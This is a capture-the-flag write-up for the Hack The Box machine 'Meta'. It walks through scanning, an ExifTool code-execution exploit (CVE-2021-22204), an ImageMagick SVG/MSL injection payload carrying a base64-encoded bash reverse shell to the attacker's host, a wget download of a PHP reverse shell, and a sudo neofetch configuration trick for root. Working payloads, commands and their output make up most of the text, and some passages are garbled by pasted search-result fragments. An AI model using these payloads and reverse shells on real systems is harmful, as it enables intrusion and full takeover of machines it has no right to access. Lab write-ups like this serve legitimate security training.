

0x1 Scan

```
hackthebox/meta git:(master) ▶ rustscan --ulimit 500 -a 10.10.11.140 -- -sC -sV -Pn --script=default
[~] The Modern Day Port Scanner.
[~] https://discord.gg/GFrQs6y
[~] https://github.com/RustScan/RustScan
Real hackers hack time 🕒

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.140:22
Open 10.10.11.140:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
```

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1281175a5ac9c600dbf0ed9364fd1e08 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACiNHVBq9XNN5eXfKQosElagVm6qkXg6Iryueb1zAywZIA4b0dX+5xR5FpAxvYpXmth
XA0E7/wunblfjPekyeKg+lvb+rEiyUJH25W/In13zRfJ6Su/kgxw9whZ1YU1zFTWDjUjQBij7QSMkt0cQLi7zgrkG3cx6cS39SrEM8tvx$
uSzMwzhFqVKFP/AM0jAxJ5HQVrkXkpGR07rgLyd+cNQK0GnFpAukUJnjdfv9PsV+LQs9p+a0jID+5B9y5fP4w9PvYZUkRGHcKCeFYk/2UU
Vn0HesLNNrfo6iUxu+eeM9E6UtqQZ8nXI54nH0vzbc4aFbxADCfew/UJzQT7rovB
|   256 b5e55953001896a6f842d8c7fb132049 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdBHAYNTYAAAAIbmlzdBHAYNTYAAABBBEDINAHjreE4lgZyw0GusB8u0KvVDMVK
gznoDmUI7RrnLmpy6Dn0Uhov0HfQV66U6B4AxCGaGkKTbS0tFE8hYis=
|   256 05e9df71b59f25036bd0468d05454420 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINDX83J9TLR63TPxQSVi3CuobX8uyKodvj26kl9jWUSq
80/tcp    open  http     syn-ack Apache
|_http-title: Home
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

0x2 HTTP

Going to IP directs to domain <http://artcorp.htb/>

Feroxbuster

```

FERRIC: OXIDE
by Ben "epi" Risher  🍷 ver: 2.7.3

```

Target Url	http://artcorp.htb
Threads	50
Wordlist	/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Status Codes	[200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)	7
User-Agent	feroxbuster/2.7.3
Config File	/etc/feroxbuster/ferox-config.toml
Output File	feroxbuster.artcorp.out
Extensions	[txt, html]
HTTP methods	[GET]
Insecure	true
Recursion Depth	4

```

Press [ENTER] to use the Scan Management Menu™

200 GET 86l 263w 4427c http://artcorp.htb/
200 GET 86l 263w 4427c http://artcorp.htb/index.html
403 GET 7l 20w 199c http://artcorp.htb/.html
301 GET 7l 20w 234c http://artcorp.htb/assets => http://artcorp.htb/assets/
301 GET 7l 20w 238c http://artcorp.htb/assets/img => http://artcorp.htb/assets/img/
403 GET 7l 20w 199c http://artcorp.htb/assets/.html
301 GET 7l 20w 231c http://artcorp.htb/css => http://artcorp.htb/css/

[#>-----] - 5m 155935/2646552 1h found:7 errors:1275
[#>-----] - 5m 40389/661638 131/s http://artcorp.htb/
[#>-----] - 4m 38763/661638 129/s http://artcorp.htb/assets/
[#>-----] - 4m 38844/661638 130/s http://artcorp.htb/assets/img/
[#>-----] - 4m 39627/661638 134/s http://artcorp.htb/css/


```

It does not give much information either.

ArtCorp.htb

```
hackthebox/meta git:(master) ▶ curl -i -s http://artcorp.htb | head
HTTP/1.1 200 OK
Date: Wed, 18 Jan 2023 05:52:47 GMT
Server: Apache
Last-Modified: Sun, 29 Aug 2021 10:16:00 GMT
ETag: "114b-5cab000cc5800"
Accept-Ranges: bytes
Content-Length: 4427
Vary: Accept-Encoding
Content-Type: text/html

hackthebox/meta git:(master) ▶
```



Company

ArtCorp is still in a start-up phase but we count to be ready soon.

What we do

We mainly do graphics software development.




Development in progress

We are almost ready to launch our new product "MetaView".

The product is already in testing phase.
Stay tuned!

Our Team



Subdomain

```

130 meta/images git:(master) ► wfuzz -c -f subdomains.txt -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1
million-5000.txt -u "http://artcorp.htb" -H "Host: FUZZ.artcorp.htb" --hl 0
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not
work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
/home/ghost/.local/lib/python3.10/site-packages/requests/__init__.py:102: RequestsDependencyWarning:urllib3 (1.26.7) or
chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://artcorp.htb/
Total requests: 4989

=====
ID           Response  Lines  Word      Chars      Payload
=====
000001492:   200           9 L      24 W      247 Ch      "dev01"

Total time: 196.3247
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 25.41197

≡ meta/images git:(master) ►

```

I found *dev01* subdomain through *wfuzz*.

dev01.artcorp.htb

Found a website

- <http://dev01.artcorp.htb/metaview/>

MetaView

Upload your image to display related metadata.

It seems to be using *exiftool* to extract data.

MetaView

Upload your image to display related metadata.

Browse Upload

File Type	: JPEG
File Type Extension	: jpg
MIME Type	: image/jpeg

ExitTool 12.23 - Arbitrary Code Execution (CVE-2021-22204)

I can use the following exploit to gain foothold.


- <https://vk9-sec.com/exiftool-12-23-arbitrary-code-execution-privilege-escalation-cve-2021-22204/>

I will be using the following exploit.

- <https://github.com/UNICORDev/exploit-CVE-2021-22204>

I generate simple payload first to test.

```
hackthebox/meta git:(master) ► python exploit-CVE-2021-22204.py -c 'id'
```



```
UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${system('id')};"")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"
```

```
hackthebox/meta git:(master) ►
```

It works command is executed.


MetaView

Upload your image to display related metadata.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
File Type           : JPEG
File Type Extension : jpg
MIME Type           : image/jpeg
JFIF Version        : 1.01
Exif Byte Order      : Big-endian (Motorola, MM)
X Resolution         : 72
Y Resolution         : 72
Resolution Unit      : inches
Y Cb Cr Positioning  : Centered
DjVu Version         : 0.24
```

I slowly enumerate what are in `*/var/www/html`

```
hackthebox/meta git:(master) ► python exploit-CVE-2021-22204.py -c 'ls /var/www/html'
```



```
UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${system('ls /var/www/html')}");")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"
```

```
hackthebox/meta git:(master) ►
```

MetaView

Upload your image to display related metadata.

Choose file..


Browse

Upload

index.php	
File Type	: JPEG
File Type Extension	: jpg
MIME Type	: image/jpeg
JFIF Version	: 1.01
Exif Byte Order	: Big-endian (Motorola, MM)
X Resolution	: 72
Y Resolution	: 72
Resolution Unit	: inches
Y Cb Cr Positioning	: Centered
DjVu Version	: 0.24

Check current working directory.

```
hackthebox/meta git:(master) ► python exploit-CVE-2021-22204.py -c 'pwd'
```



```
UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${system('pwd')};" )
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"
```

MetaView

Upload your image to display related metadata.

Choose file..

Browse

Upload

/var/www/dev01.artcorp.htb/metaview

File Type	: JPEG
File Type Extension	: jpg
MIME Type	: image/jpeg
JFIF Version	: 1.01
Exif Byte Order	: Big-endian (Motorola, MM)
X Resolution	: 72
Y Resolution	: 72
Resolution Unit	: inches
Y Cb Cr Positioning	: Centered
DjVu Version	: 0.24

executing shell

I first download a PHP shell.

-  <https://github.com/pentestmonkey/php-reverse-shell>

Then generate payload to download under /dev/shm.

```
hackthebox/meta git:(master) ▶ python exploit-CVE-2021-22204.py -c "wget http://10.10.14.4/shell.php -O /dev/shm/shell.php"

UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${system('wget http://10.10.14.4/shell.php -O /dev/shm/shell.php')}");")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"
```

Then execute PHP shell.

```
hackthebox/meta git:(master) ▶ python exploit-CVE-2021-22204.py -c "php /dev/shm/shell.php"

UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${system('php /dev/shm/shell.php')}");")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"
```

Gain foothold.

```
hackthebox/meta git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.140] 56678
Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
 02:28:18 up 1:38, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

0x3 Foothold

cd I got shell as *www-data*. From that I found user *thomas*.format

Mogrify (lateral movement - thomas)

```

2023/01/18 02:42:47 CMD: UID=0 PID=11 |
2023/01/18 02:42:49 CMD: UID=0 PID=10 |
2023/01/18 02:42:49 CMD: UID=0 PID=1 | /sbin/init
2023/01/18 02:43:01 CMD: UID=0 PID=13750 | /usr/sbin/CRON -f
2023/01/18 02:43:01 CMD: UID=0 PID=13749 | /usr/sbin/CRON -f
2023/01/18 02:43:01 CMD: UID=0 PID=13751 | /usr/sbin/CRON -f
2023/01/18 02:43:01 CMD: UID=1000 PID=13752 | /bin/bash /usr/local/bin/convert_images.sh
2023/01/18 02:43:01 CMD: UID=1000 PID=13753 | /usr/local/bin/mogrify -format png *.*
2023/01/18 02:43:01 CMD: UID=0 PID=13754 | /usr/sbin/CRON -f
2023/01/18 02:43:01 CMD: UID=1000 PID=13755 | pkill mogrify
2023/01/18 02:43:01 CMD: UID=0 PID=13756 | /bin/sh -c rm /tmp/*

```

It appears that this is running on schedule. Basically converting using *mogrify*.

```

www-data@meta:/usr/local/bin$ cat convert_images.sh
cat convert_images.sh
#!/bin/bash
cd /var/www/dev01.artcorp.htb/convert_images/ && /usr/local/bin/mogrify -format png *.* 2>/dev/null
pkill mogrify
www-data@meta:/usr/local/bin$

```

I first check the version.

```

www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ mogrify -version
mogrify -version
Version: ImageMagick 7.0.10-36 Q16 x86_64 2021-08-29 https://imagemagick.org
Copyright: © 1999-2020 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): fontconfig freetype jng jpeg png x xml zlib
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$

```

The exploit is here.

- <https://www.exploit-db.com/exploits/39767>

I craft an exploit.

```

<image authenticate='ff" `echo $(id)> /dev/shm/pwned`; "'>
  <read filename="pdf:/etc/passwd" />
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" /
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
    <image xlink:href="msl:exploit.svg" height="100" width="100" />
  </svg>
</image>

```

Then execute.

```
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ wget 10.10.14.4/exploit.svg -O exploit.svg
wget 10.10.14.4/exploit.svg -O exploit.svg
--2023-01-18 03:20:19-- http://10.10.14.4/exploit.svg
Connecting to 10.10.14.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 409 [image/svg+xml]
Saving to: 'exploit.svg'

exploit.svg      100%[=====]      409  --.-KB/s   in 0s

2023-01-18 03:20:19 (45.6 MB/s) - 'exploit.svg' saved [409/409]

www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ mogrify -format png *.*
sh: 1: : Permission denied
mogrify: MagickCore/image.c:1168: DestroyImage: Assertion `image != (Image *) NULL' failed.
Aborted
```

It works, it is executed.

```
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ cat /dev/shm/pwned
cat /dev/shm/pwned
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$
```

I generate shell into base64.

```
hackthebox/meta git:(master) ► echo 'bash -i >& /dev/tcp/10.10.14.4/80 0>&1 ' | base64
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNC84MCAwPiYxIAo=
```

Then update payload and upload while wait to be executed.

```
<image authenticate='ff' `echo
"YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNC84MCAwPiYxIAo=" | base64 -d | bash`;"">
  <read filename="/etc/passwd" />
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
    <image xlink:href="msl:exploit.svg" height="100" width="100"/>
  </svg>
</image>
```

```

www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ wget 10.10.14.4:4444/exploit.svg -O exploit.svg
wget 10.10.14.4:4444/exploit.svg -O exploit.svg
--2023-01-18 03:58:20-- http://10.10.14.4:4444/exploit.svg
Connecting to 10.10.14.4:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 465 [image/svg+xml]
Saving to: 'exploit.svg'

exploit.svg          100%[=====]         465  --.-KB/s   in 0s

2023-01-18 03:58:21 (43.9 MB/s) - 'exploit.svg' saved [465/465]

www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ ls
ls
exploit.svg

```

Receives a shell after.

```

❏ hackthebox/meta git:(master) ► nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.140] 56720
bash: cannot set terminal process group (14885): Inappropriate ioctl for device
bash: no job control in this shell
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$ id
id
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$ 

```

Privilege escalation

```

thomas@meta:~$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:09:10 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.140/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
thomas@meta:~$ cat user.txt
cat user.txt
ec4ae25e0d9495e502ce78c750fdf717
thomas@meta:~$ 

```

The user can run *neofetch* as sudo.

```
thomas@meta:~$ sudo -l
sudo -l
Matching Defaults entries for thomas on meta:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+=XDG_CONFIG_HOME

User thomas may run the following commands on meta:
    (root) NOPASSWD: /usr/bin/neofetch \"\"
thomas@meta:~$ id
id
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
thomas@meta:~$
```

neofetch

GTF0 bin attempts to get shell by creating a temporary config file and executing with that config.

```
TF=$(mktemp)
echo 'exec /bin/sh' >$TF
neofetch --config $TF
```

However *sudo* rule prevents specifying a different config. But I can try override the default config file, so I do not need to specify.

It is under *~/.config/neofetch/config.conf*

```
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$ cd ~
cd ~
thomas@meta:~$ cd .config
cd .config
thomas@meta:~/.config$ cd neofetch
cd neofetch
thomas@meta:~/.config/neofetch$ ls
ls
config.conf
thomas@meta:~/.config/neofetch$ cat config.conf
cat config.conf
# See this wiki page for more info:
# https://github.com/dylanaraps/neofetch/wiki/Customizing-Info
print_info() {
    info title
    info underline
    Showing results for neofetch default config
    Search instead for neofetch default config
```

I replace it after.

```
thomas@meta:~/.config/neofetch$ echo 'exec /bin/bash' > config.conf
echo 'exec /bin/bash' > config.conf
thomas@meta:~/.config/neofetch$ cat config.conf
cat config.conf
exec /bin/bash
thomas@meta:~/.config/neofetch$
```

I need to set `$XDG_CONFIG_HOME`. It is used to define a base directory relative to which user-specific configuration files should be stored.

All

Videos

Images

News

Shopping

More

Tools

About 58,500 results (0.40 seconds)

`$XDG_CONFIG_HOME` defines the base directory relative to which user-specific configuration files should be stored. If `$XDG_CONFIG_HOME` is either not set or empty, a default equal to `$HOME /.config` should be used. `$XDG_STATE_HOME` defines the base directory relative to which user-specific state files should be stored. 8 May 2021

<https://specifications.freedesktop.org/basedir-spec-latest>

XDG Base Directory Specification

About featured snippets

Feedback

```
thomas@meta:~$ XDG_CONFIG_HOME=~/.config sudo neofetch
XDG_CONFIG_HOME=~/.config sudo neofetch
id
uid=0(root) gid=0(root) groups=0(root)
```

flag

```
cd /root
```

```
ls
```

```
conf
```

```
root.txt
```

```
cat root.txt
```

```
5946a27c19f08bdea83588c81a02a957
```

```
ip addr
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
```

```
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

```
    inet 127.0.0.1/8 scope host lo
```

```
        valid_lft forever preferred_lft forever
```

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
```

```
    link/ether 00:50:56:b9:09:10 brd ff:ff:ff:ff:ff:ff
```

```
    inet 10.10.11.140/23 brd 10.10.11.255 scope global eth0
```

```
        valid_lft forever preferred_lft forever
```

```
hostname
```

```
meta
```

```
█
```